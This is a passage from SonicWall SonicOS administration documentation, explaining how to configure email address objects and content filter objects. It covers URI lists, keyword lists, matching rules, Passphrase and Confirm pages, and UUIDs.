In the image below, the settings exclude the support group from a policy that prevents executable files from being attached to outgoing email. You can use the email address object in either the **MAIL FROM** or **RCPT TO** fields of the SMTP client policy. The **MAIL FROM** field refers to the sender of the email. The **RCPT TO** field refers to the intended recipient.

App Control Policy Settings

Policy Name:

Policy Type:

Source: Address: Destination:

Service: SMTP (Send E-Mail)

Exclusion Address:

Match Object:

Action Object:

Included: Users/Groups: Excluded:

MAIL FROM:

RCPT TO:

Schedule:

Enable flow reporting:

Enable Logging:

Log individual object content:

Log Redundancy Filter (seconds): Use Global Settings

Connection Side:

Direction: Basic Advanced

Although App Rules cannot extract group members directly from Outlook Exchange or similar applications, you can use the member lists in Outlook to create a text file that lists the group members. Then, when you create an email address object for this group, you can use the **LOAD FROM FILE** button to import the list from your text file. Be sure that each email address is on a line by itself in the text file.

Configuring Email Address Objects

To configure email address object settings:

- 1 In the **MANAGE** view, navigate to **Policies | Objects > Email Address Objects**.
- 2 At the top of the page above the table, click **Add**. The **Add/Edit E-mail Addr Object** dialog displays.

E-mail Addr Object

E-mail User Object Name:

Match Type:

Content:

List:

ADD
UPDATE
REMOVE
REMOVE ALL
LOAD FROM FILE

Ready

OK CANCEL HELP

- 3 Enter a descriptive name for the email address object in the **Email User Object Name** field.
- 4 For **Match Type**, select one of:
 - **Exact Match** – To exactly match the email address that you provide.
 - **Partial Match** – To match any part of the email address.
 - **Regex Match** – To use a regular expression to match the email address. For information about regular expressions, see [About Regular Expressions](#) on page 152.
- 5 In the **Content** field, enter the content to match:
 - Manually, by:
 - a) Typing the content.
 - b) Clicking **ADD**.
 - c) Repeat **Step a** and **Step b** until you have added as many elements as you want.

For example, to match on a domain, select **Partial Match** in the previous step and then type **@** followed by the domain name in the **Content** field, for example, type: **@sonicwall.com**. To match on an individual user, select **Exact Match** in the previous step and then type the full email address in the Content field, for example: **jsmith@sonicwall.com**.

- Importing a list of elements from a text file by clicking **LOAD FROM FILE**. Each element in the file must be on a line by itself.

By defining an email address object with a list of users, you can use App Rules to simulate groups.

6 Click **OK**.

Configuring Content Filter Objects

- [Objects > Content Filter Objects](#) on page 222
 - [About Content Filter Objects](#) on page 223
 - [Managing URI List Objects](#) on page 229
 - [Managing URI List Groups](#) on page 237
 - [Managing CFS Action Objects](#) on page 240
 - [Managing CFS Profile Objects](#) on page 250
 - [Applying Content Filter Objects](#) on page 258

Objects > Content Filter Objects

#	Name	URI List	Keyword List	Configure
1	Bad URIs	badURI.com, 100.200.199.199		
2	News Sites	cnn.com, bbc.com		
3	Restricted	company.com/finance.html, company.com/employeeInfo.html		
4	Search Engines	google.com, yahoo.com, bing.com, baidu.com, ask.com		
5	Snwl URIs	sonicwall.com/en-us/products, sonicwall.com/en-us/solutions	industry, k-12-education; public-sector	

SonicWall Content Filtering Service (CFS) version 4.0 delivers content filtering enforcement for educational institutions, businesses, libraries, and government agencies. With content filter objects, you can control the websites students and employees can access using their IT-issued computers while behind the organization's firewall.

NOTE: For information about upgrading from an older version to CFS 4.0, see the *SonicWall Content Filtering Service Upgrade Guide*. Also, for applying these objects in CFS policies, see the *Security Services > Content Filter* section of the *SonicOS Security Configuration* technical documentation.

Topics:

- [About Content Filter Objects](#) on page 223
- [Managing URI List Objects](#) on page 229
- [Managing URI List Groups](#) on page 237
- [Managing CFS Action Objects](#) on page 240
- [Managing CFS Profile Objects](#) on page 250
- [Applying Content Filter Objects](#) on page 258

About Content Filter Objects

CFS uses secure objects for filtering content. For information about secure objects and their use, see the *SonicOS Secure Objects* section under *Network > Interfaces* in the *SonicOS System Setup* documentation. CFS uses these objects for content filtering:

- **URI List Objects** – see [About URI List Objects](#) on page 223
- **URI List Groups** – see [About URI List Groups](#) on page 226
- **CFS Action Objects** – see [About CFS Action Objects](#) on page 226
- **CFS Profile Objects** – see [About CFS Profile Objects](#) on page 227

You can add, edit, or delete any object except the **CFS Default Action** and **CFS Default Profile** objects created by SonicOS.


The Passphrase feature and Confirm (Consent) feature are also configured within content filter objects. The Passphrase feature restricts web access unless the user enters the correct passphrase or password. The Confirm feature restricts web access unless the user confirms that they want to proceed to the web site. See:

- [About the Passphrase Feature](#) on page 227
- [About the Confirm Feature](#) on page 227

In SonicOS 6.5.3 and higher, SonicOS automatically generates and binds UUIDs (Universally Unique Identifiers) for all types of Content Filter objects during their creation. See [About UUIDs for CFS Objects](#) on page 228 for more information.

About URI List Objects

A **URI List Object** defines a list of URIs (Uniform Resource Identifiers) or domains that can be marked as allowed or forbidden. You can also export a URI list to an external file or import a file into a URI list.

 **NOTE:** When processing, URI lists have a higher priority than the category of a URI.

URI List Objects have the following requirements:

- Up to 128 URI List Objects are allowed.
- Each URI List Object supports up to 5000 URIs. The minimum number is 1.
- Up to 100 Keywords can be configured in each URI List Object. The minimum is zero.

Topics:

- [About URIs and the URI List](#) on page 223
- [About Keywords and the Keyword List](#) on page 224
- [Matching URI List Objects](#) on page 224
- [Using URI List Objects](#) on page 226

About URIs and the URI List

Each **URI List Object** must have at least one URI in its **URI List**. You can manually add entries to the **URI List** by typing or pasting them in, or you can import a list of URIs from a text (.txt) file. The file can be created manually, or can be a file that was previously exported from the appliance. Each URI in the file is on its own line.

You can export the **URI List** contents into a text file that you can import later.

The URIs and **URI List** have the following requirements:

- Each URI can be up to 255 characters.
- The maximum combined length of all URIs in one **URI List** is 131,072 (1024*128) characters, including one character for each new line (carriage return) between the URIs.
- By definition, a URI is a string containing host and path. Port and other content are currently not supported, but you can use Keywords to match these.
- The host portion of a URI can be an IPv4 or IPv6 address string.
- Each URI can contain up to 16 tokens. A token in a URI is a string composed of the characters:

0 through 9
a through z
A through Z
\$ - _ + ! ' () , .

- Each token can be up to 64 characters, including one character for each separator (. or /) surrounding the token.
- An asterisk (*) can be used as a wildcard representing a sequence of one or more valid tokens, not one or more characters.

Examples of valid URIs

- news.example.com
- news.example.com/path
- news.example.com/path/abc.txt
- news.*.com/*.txt
- 10.10.10.10
- 10.10.10.10/path
- [2001:2002::2003]/path
- [2001:2002::2003*:2004]/path/*.txt

Examples of invalid URIs

Using the wildcard character (*) incorrectly can result in invalid URIs such as:

- example*.com
- exa*ple.com
- example.*.*.com

NOTE: The wildcard character represents a sequence of one or more tokens, not one or more characters.

About Keywords and the Keyword List

A URI List Object uses its URI List to match URIs when scanning web traffic. It uses a token-based match algorithm, which means `torrent.com` does not match `seedtorrent.com`. The Keyword List makes URI matching more flexible, allowing the URI List Object to match traffic by matching other portions of a URI.

If a web traffic URI string (host+path+queryString) has any sub-string in the keyword list, the URI List Object gets a match. For example, if “sports” and “news” are in the keywords list, the URI List Object can match `www.extremesports.com`, `news.google.com/news/headlines?ned=us&hl=en`, or `www.yahoo.com/?q=sports`.

As with the URI List, you can manually add entries to the **Keyword List** by typing or pasting them in, or you can import a list of keywords from a text (.txt) file. The file can be created manually, or can be a file that was previously exported from the appliance. Each keyword in the file is on its own line.

You can export the **Keyword List** contents into a text file that you can import later.

Keyword and Keyword List requirements:

- Each keyword can contain up to 255 printable ASCII characters.
- The maximum combined length of keywords in one **Keyword List** is limited to 1024 * 2, including one character for each new line (carriage return) between the keywords.

Matching URI List Objects

The matching process for **URI List Objects** is based on tokens. A valid token sequence is composed of one or more tokens, joined by a specific character, like “.” or “/”. A URI represents a token sequence. For example, the

URI `www.example.com` is a token sequence consisting of `www`, `example`, and `com`, joined by a “.”. Generally, if a URI contains one of the URIs in a URI List Object, then the URI List Object matches that URI.

Topics:

- [Normal matching](#) on page 225
- [Wildcard matching](#) on page 225
- [IPv6 Address Matching](#) on page 225
- [IPv6 Wildcard Matching](#) on page 226

Normal matching

If a list object contains a URI such as `example.com`, then that object matches URIs defined as:

```
[<token sequence>(.|/)]example.com[(.|/)<token sequence>]
```

For example, the URI List Object matches any of the following URIs:

- `example.com`
- `www.example.com`
- `example.com.uk`
- `www.example.com.uk`
- `example.com/path`

The URI List Object does not match the URI, `specialexample.com`, because `specialexample` is identified as a different token than `example`.

Wildcard matching

Wildcard matching is supported. An asterisk (*) is used as the wildcard character, and represents a valid sequence of tokens. If a list object contains a URI such as `example.*.com`, then that list object matches URIs defined as:

```
[<token sequence>(.|/)]example.<token sequence>.com[(.|/)<token sequence>]
```

For example, the URI List Object `example.*.com` matches any of the following URIs:

- `example.exam1.com`
- `example.exam1.exam2.com`
- `www.example.exam1.com/path`

The URI List Object does not match the URI:

- `example.com`

This is because the wildcard character (*) represents a valid token sequence that isn't present in `example.com`.

IPv6 Address Matching

IPv6 address string matching is also supported. While an IPv4 address can be handled as a normal token sequence, an IPv6 address string needs to be handled specially. If a URI List Object contains a URI such as `[2001:2002::2008]`, then that URI List Object matches URIs defined as:

```
[2001:2002::2008][/<token sequence>]
```

For example, the URI List Object matches any of the following URIs:

- [2001:2002::2008]
- [2001:2002::2008]/path
- [2001:2002::2008]/path/abc.txt

IPv6 Wildcard Matching

Wildcard matching in the IPv6 address string is supported. If a list object contains a URI such as [2001:2002:*:2008]/*/abc.mp3, then that list object matches URIs defined as:

```
[2001:2002:<token sequence>:2008]/<token sequence>/abc.mp3
```

For example, the URI List Object matches any of the following URIs:

- [2001:2002:2003::2007:2008]/path/abc.txt
- [2001:2002:2003:2004:2005:2006:2007:2008]/path/path2/abc.txt

Using URI List Objects

Currently, URI List Objects can be used in these fields:

- Allowed URI List of a CFS profile
- Forbidden URI List of a CFS profile
- Web Excluded Domains of Websense

CFS URI List Objects are used in these fields differently. When used in an Allowed or URI Forbidden List of a CFS profile, the CFS URI List Object acts normally. For example, if the URI List Object contains a URI such as example.com/path/abc.txt, then that list object matches URIs defined as:

```
[<token sequence>(.|/)] example.com/path/abc.txt[(.|/)<token sequence>]
```

When used by the Web Excluded Domains of Websense, only the host portion of the URI takes effect. For example, if the URI List Object contains the same URI as above, example.com/path/abc.txt, then that list object matches all domains containing the token sequence example.com. The path portion in the URI is ignored.

About URI List Groups

Starting in SonicOS 6.5.2, URI List Groups are supported for flexible and convenient management of URI List Objects, including CFS profile allowed and forbidden lists or for a Websense exclusion list. You can assign multiple URI List Objects to one group, and refer to that group directly within other modules. The URI List Group supports nested inclusion, allowing one URI List Group to contain other URI List Groups. A URI List Group can be used anywhere that a URI List Object can be used.

You can configure up to 128 URI List Groups, and the maximum length of a URI List Group name is 49 characters. You can assign up to 128 URI List Objects and/or URI List Groups to a URI List Group. The maximum number of unique URIs is 5000, and the maximum number of unique keywords is 100.

About CFS Action Objects

The CFS Action Object defines what happens after a packet is filtered by CFS and matches a CFS policy.

About CFS Profile Objects

A CFS Profile Object defines the action triggered for each HTTP/HTTPS connection.

About the Passphrase Feature

The Passphrase feature, in conjunction with the Confirm feature, restricts web access based on a passphrase or password. You can configure the passphrase operation for special URI categories or domains in the Forbidden URI List. To access the forbidden URIs, users are asked to enter the correct password or else web access is blocked.

IMPORTANT: Passphrase only works for HTTP requests. HTTPS requests cannot be redirected to a Passphrase page.

For information about the Confirm feature, see [About the Confirm Feature](#) on page 227.

How the Passphrase operation works:

- 1 The user attempts to access a restricted website.
- 2 A Passphrase page displays on the user's browser.
- 3 The user must enter the passphrase or password and then submit it.
- 4 CFS validates the submitted passphrase/password with the website's password:
 - If the passphrase/password matches, web access is allowed. No further confirmations are needed, and users can continue to access websites of the same category for the Active Time period set for the Confirm feature. The default is 60 minutes.
 - If the passphrase/password does not match, access is blocked, and a Block page is sent to the user.

NOTE: Users have three chances to enter the passphrase/password. The site is blocked if all chances fail.

If the user selects **Cancel**, the site is blocked immediately.

About the Confirm Feature

The Confirm feature (also known as Consent) restricts web access by requiring a confirmation from the user before allowing access. You can configure the Confirm operation for special URL categories or domains, and the users need to confirm the web request when they first visit the sites.

IMPORTANT: Confirm only works for HTTP requests. HTTPS requests cannot be redirected to a Confirm (Consent) page.

How the Confirm operation works:

- 1 The user attempts to access a blocked website.
- 2 A popup dialog appears, requesting confirmation.
- 3 Users must select **Continue** or **Close**.
 - If a user confirms that he wants to access this category of websites, he is redirected to the first confirmed website. No further confirmations are needed, and users can continue to access websites of the same category for the Active Time period that is set for the Confirm feature. The default is 60 minutes.
 - If a user chooses **Close**, he is shown the Block page and is blocked from that category of website for the period of the Active Time setting.

About UUIDs for CFS Objects

SonicOS 6.5.3 (and higher) automatically generates and binds UUIDs (Universally Unique Identifiers) for these Content Filter objects and groups during their creation:

- URI List Object
- URI List Group
- CFS Action Object
- CFS Profile Object

SonicOS also generates and binds UUIDs to Content Filter Policies during creation. For more information, see [About UUIDs for CFS Policies](#) on page 94.

A UUID consists of 32 hexadecimal digits displayed in five-character groups that are separated by hyphens. A UUID is generated at the creation of an object and remains the same thereafter, even when the object is modified or after rebooting the firewall. The UUID is removed when the object is deleted and is not reused once removed. UUIDs are regenerated after restarting the appliance with factory default settings.

By default, UUIDs are not displayed. UUID display is controlled by internal settings. For more information about internal settings, contact SonicWall Technical Support.

When displayed, UUIDs appear in the CFS object tables for each object or group type.

#	Name	URI List	Keyword List	Comments	UUID	Configure
1	Bad URIs	badURI.com, 100.200.199.199			00000000-0000-0001-0f00-18b1698a3800	
2	News Sites	cnr.com, bbc.com			00000000-0000-0003-0f00-18b1698a3800	
3	Restricted	company.com/finance.html, company.com/employeeinfo.html			00000000-0000-0004-0f00-18b1698a3800	
4	Search Engines	google.com, yahoo.com, bing.com, baidu.com, ask.com			00000000-0000-0002-0f00-18b1698a3800	
5	Snwl URIs	sonicwall.com/en-us/products, sonicwall.com/en-us/solutions	industry, k-12-education; public-sector		00000000-0000-0005-0f00-18b1698a3800	

CFS object UUIDs facilitate the following functions:

- You can search for a CFS object by UUID with the global search function of the management interface.
- If an object with a UUID is referenced by another entity with a UUID, you can display the reference count and referring entity by mousing over the balloon in the **Comment** column. Clickable links in the popup display provide a way to jump to the referring entity.

When a CFS Action Object, CFS Profile Object, URI List Object, or URI List Group is used by a Content Filter Policy, you can display the reference count and referenced policy by mousing over the balloon in the **Comment** column on the object’s page under **MANAGE | Policies | Objects**.

Passphrase	Confirm	BWM	Comments	UUID	Configure
				9939f8b6-a6bc-d435-0d00-18b16989e400	

CFS Default Action
Referenced By: 2 objects

- [CFS Policy Table](#) Ref. Count: 2
[CFS Default Policy](#)
[CFS_ServersPolicy](#)

Groups (Member of):

- No Listing

Managing URI List Objects

Topics:

- [About the URI List Objects Table](#) on page 229
- [Configuring URI List Objects](#) on page 229
- [Exporting a URI List Object](#) on page 233
- [Editing a URI List Object](#) on page 235
- [Deleting URI List Objects](#) on page 237

About the URI List Objects Table

#	Name	URI List	Keyword List	Configure
1	Bad URIs	badURI.com, 100.200.199.199		
2	News Sites	cnn.com, bbc.com		
3	Restricted	company.com/finance.html, company.com/employeeInfo.html		
4	Search Engines	google.com, yahoo.com, bing.com, baidu.com, ask.com		
5	Snnl URIs	sonicwall.com/en-us/products, sonicwall.com/en-us/solutions	industry, k-12-education; public-sector	

Name	Name of the URI List Object.
URI List	Specifies the URIs in the URI List Object.
Keyword List	Specifies the Keywords configured in the URI List Object.
Configure	Contains the Edit and Delete icons for each entry in the table.

Configuring URI List Objects

To configure URI List Objects:

- 1 In the **MANAGE** view, navigate to **Policies | Objects > Content Filter Objects**.
- 2 If necessary, click the **URI List Objects** button to display the **URI List Objects** screen.
- 3 At the top of the page, click **Add**.

The **Add CFS URI List Object** dialog displays.

CFS URI List Object

Name:

Configurations

URI List

#	URI Expression	Configure
No Entries.		

Ready


- 4 Enter a descriptive name for the URI List Object in the **Name** field.
- 5 You can either add the URIs or import them from a file. To:
 - Add URIs, go to [Step 6](#).
 - Import URIs, go to [Step 10](#).
- 6 Click **ADD** to manually add URIs. The **Add URI** dialog displays.

Add URI

URI Examples:
example.com; example.com/news/123.html; 192.168.168.168; mail.*.com/news/*.txt

- 7 Enter a URI and then click **SAVE**. See [About URIs and the URI List](#) on page [223](#) for information about URI requirements.
- 8 Repeat [Step 6](#) and [Step 7](#) until you have added all the URIs for the list.

- 9 To skip the IMPORT steps, go to [Step 13](#). Importing URIs from a file will overwrite any manually added URIs.
- 10 Click **IMPORT** to import a list of URIs from a text file. A confirmation message displays.



i | **IMPORTANT:** The file must conform to the conditions stated in [About URIs and the URI List](#) on page [223](#).

URIs in the text file can be separated by any of these separators, which are added by pressing **Enter** or **Return** on your keyboard:


Separator	Style
\r\n	Windows style, new line separator
\r	MAC OS style, new line separator
\n	UNIX style, new line separator

Only the first 2000 valid URIs in the file are imported. Invalid URIs are skipped and do not count toward the maximum of 2000 URIs per **URI List Object**.

- 11 Click **OK** to confirm import. The **File Upload** dialog displays.
- 12 Select the file and click **Open**. The **URI List** table is populated. Any URIs that were already added via the **ADD** button are replaced by the URIs in the imported file.




- 13 When finished adding URIs to the **URI List**, optionally click **Keyword List** to add some keywords.




For information about keywords and the **Keyword List**, see [About Keywords and the Keyword List](#) on page 224.

- 14 Click **ADD** to manually add keywords. The **Add Keyword** dialog displays.



- 15 Type or paste a keyword into the field, then click **SAVE**.
- 16 Repeat [Step 14](#) and [Step 15](#) until you have added all the keywords for the list.
- 17 To import a keyword list from a text file instead of adding keywords manually, click **IMPORT**. A confirmation message displays.



- 18 Click **OK** to confirm import. The **File Upload** dialog displays.

- 19 Select the file and click **Open**. The **Keyword List** table is populated. Any keywords that were already added via the **ADD** button are replaced by the keywords in the imported file.

#	Keyword	Configure
1	industry	
2	k-12-education	
3	public-sector	

- 20 When finished adding URIs and keywords, click **OK** in the **Add CFS URI List Object** dialog.
- 21 Click **Add**. The **URI List Objects** table is populated.

#	Name	URI List	Keyword List	Configure
<input type="checkbox"/>	1	Bad URIs	badURI.com, 100.200.199.199	
<input type="checkbox"/>	2	News Sites	cnn.com, bbc.com	
<input type="checkbox"/>	3	Restricted	company.com/finance.html, company.com/employeeInfo.html	
<input type="checkbox"/>	4	Search Engines	google.com, yahoo.com, bing.com, baidu.com, ask.com	
<input type="checkbox"/>	5	Snwl URIs	sonicwall.com/en-us/products, sonicwall.com/en-us/solutions	industry, k-12-education; public-sector

- 22 Click **CANCEL** to close the **Add CFS URI List Object** dialog.

Exporting a URI List Object

To export a URI List Object:

- 1 In the **MANAGE** view, navigate to **Policies | Objects > Content Filter Objects**.
- 2 If necessary, click the **URI List Objects** button to display the **URI List Objects** screen.
- 3 Click the **Configure** icon for the list object to be exported.

#	Name	URI List	Keyword List	Configure
<input type="checkbox"/>	1	Bad URIs	badURI.com, 100.200.199.199	
<input type="checkbox"/>	2	News Sites	cnn.com, bbc.com	
<input type="checkbox"/>	3	Restricted	company.com/finance.html, company.com/employeeInfo.html	
<input type="checkbox"/>	4	Search Engines	google.com, yahoo.com, bing.com, baidu.com, ask.com	
<input type="checkbox"/>	5	Snwl URIs	sonicwall.com/en-us/products, sonicwall.com/en-us/solutions	industry, k-12-education; public-sector

The **Edit CFS URI List Object** dialog displays.

CFS URI List Object

Name:

Configurations

URI List Keyword List

#	URI Expression	Configure
1	badURI.com	
2	100.200.199.199	

- To export the URI List, click the **URI List** button and then click **EXPORT**. The **Opening customizedUriList.rtf** dialog displays.

You have chosen to open:

customizedUriList.rtf
which is: Text Document (26 bytes)
from: blob:

What should Firefox do with this file?


Open with:

Save File

Do this automatically for files like this from now on.

- You can either open the file or save it. If you:
 - Open the file, all the entries are on one line.
 - Save the file, it is downloaded to your Downloads folder with the file name, `customizedUriList.rtf`; new line characters are added after each entry.
- Click **OK**.

- 7 To export the Keyword List, click the **Keyword List** button and then click **EXPORT**. The **Opening customizedKeywordList.rtf** dialog displays.



- 8 You can either open the file or save it. If you:
 - Open the file, all the entries are on one line.
 - Save the file, it is downloaded to your Downloads folder with the file name, `customizedKeywordList.rtf`; new line characters are added after each entry.
- 9 Click **OK**.
- 10 Click **CANCEL** to close the **Edit CFS URI List Object** dialog.

Editing a URI List Object

To edit a URI List Object:

- 1 In the **MANAGE** view, navigate to **Policies | Objects > Content Filter Objects**.
- 2 If necessary, click the **URI List Objects** button to display the **URI List Objects** screen.
- 3 Click the **Configure** icon for the list object to be edited.

The **Edit CFS URI List Object** dialog displays.

CFS URI List Object

Name:

Configurations

URI List

#	URI Expression	Configure
1	badURI.com	
2	100.200.199.199	

4 Select either **URI List** or **Keyword List** by clicking the button. You can:

- Delete an entry in the **URI List** table or **Keyword List** table by clicking the entry's **Delete (X)** icon.
- Delete all the entries in the table by clicking **DELETE ALL**. Click **OK** in the confirmation message.


Are you sure you want to delete all entries in this list?

When you click **OK** in the **Edit CFS URI List Object** dialog, a message indicates that there must be at least one entry left in the **URI List** table (this is not required for the **Keyword List** table). Either:

- Add one or more entries to the table.
- Import entries from a file.
- Click **CANCEL** and try a different approach.
- Edit an entry by clicking the **Edit** icon. The **Edit URI** or **Edit Keyword** dialog displays, depending on which screen you selected for this step.

Edit URI

URI Examples:
example.com; example.com/news/123.html; 192.168.168.168; mail.*.com/news/*.txt



- 1) Make changes to the URI or the keyword.
 - 2) Click **SAVE**. The **URI List** table or **Keyword List** table is updated.
- 5 Click **OK** in the **Edit CFS URI List Object** dialog.

Deleting URI List Objects

To delete URI List Objects:

- 1 In the **MANAGE** view, navigate to **Policies | Objects > Content Filter Objects**.
- 2 If necessary, click the **URI List Objects** button to display the **URI List Objects** screen.
- 3 Do one of these:
 - Click the **Delete** icon in the **Configure** column for the list object to be deleted.
 - Click the checkbox for one or more list objects to be deleted. Click the **Delete** button and then click **Delete Selected**.

To delete all URI List Objects:

- 1 Click the **Delete** button and then click **Delete All**.

Managing URI List Groups

Topics:

- [About the URI List Groups Table](#) on page 238
- [Adding URI List Groups](#) on page 238
- [Editing a URI List Group](#) on page 239
- [Deleting URI List Groups](#) on page 240

About the URI List Groups Table

- Name** Name of the URI List Group.
- URI List** Specifies the URIs in the URI List Group.
- Keyword List** Specifies the Keywords configured in the URI List Group.
- Configure** Contains the **Edit** and **Delete** icons for each entry in the table.

Adding URI List Groups


To add a URI List Group:

- 1 In the **MANAGE** view, navigate to **Policies | Objects > Content Filter Objects**.
- 2 Click the **URI List Groups** button to display the **URI List Groups** screen.
- 3 At the top of the page, click **Add**.

The **Add CFS URI List Group** dialog displays. A list of all configured URI List Objects and URI List Groups is displayed on the left side of the dialog.

- 4 Enter a descriptive name for the URI List Group in the **Name** field.
- 5 Click on an item in the list on the left that you want to include in the URI List Group.

- 6 Click the right arrow button to move the selected item into the field on the right.



You can select an item on the right and click the left arrow button to move it back, or click **Remove All** to move all items back into the list on the left.


- 7 Click **OK** to create the URI List Group using the list on the right.
- 8 Click **CANCEL** to close the **Add CFS URI List Group** dialog.

Editing a URI List Group

To edit a URI List Group:

- 1 In the **MANAGE** view, navigate to **Policies | Objects > Content Filter Objects**.
- 2 If necessary, click the **URI List Groups** button to display the **URI List Groups** screen.
- 3 Click the **Configure** icon for the group to be edited.

The **Edit CFS URI List Group** dialog displays.



- 4 Click on an item in either side and use the left or right arrow button to move it to the other side. Items on the right are part of the URI List Group. You can click **Remove All** to move all items from the right to the left side, if you want to remove all of them from the URI List Group.
- 5 Click **OK**.
- 6 Click **CANCEL** to close the **Edit CFS URI List Group** dialog.

Deleting URI List Groups

To delete URI List Groups:

- 1 In the **MANAGE** view, navigate to **Policies | Objects > Content Filter Objects**.
- 2 If necessary, click the **URI List Groups** button to display the **URI List Groups** screen.
- 3 Do one of these:
 - Click the **Delete** icon in the **Configure** column for the group to be deleted.
 - Click the checkbox for one or more groups to be deleted. Click the **Delete** button and then click **Delete Selected**.

To delete all URI List Groups:

- 1 Click the **Delete** button and then click **Delete All**.

Managing CFS Action Objects

Topics:

- [About the CFS Action Objects Table](#) on page 240
- [Configuring CFS Action Objects](#) on page 240
- [Editing CFS Action Objects](#) on page 250
- [Deleting CFS Action Objects](#) on page 250

About the CFS Action Objects Table

#	Name	Block	Passphrase	Confirm	BWM	Comments	Configure
1	CFS Default Action	<input checked="" type="checkbox"/>		<input checked="" type="checkbox"/>			

Name	Name of the CFS Action Object; the name of the default CFS Action Object is CFS Default Action . The default object can be edited, but not deleted.
Block	Indicates whether a block page has been configured.
Passphrase	Indicates whether a passphrase page has been configured.
Confirm	Indicates whether a confirm page has been configured.
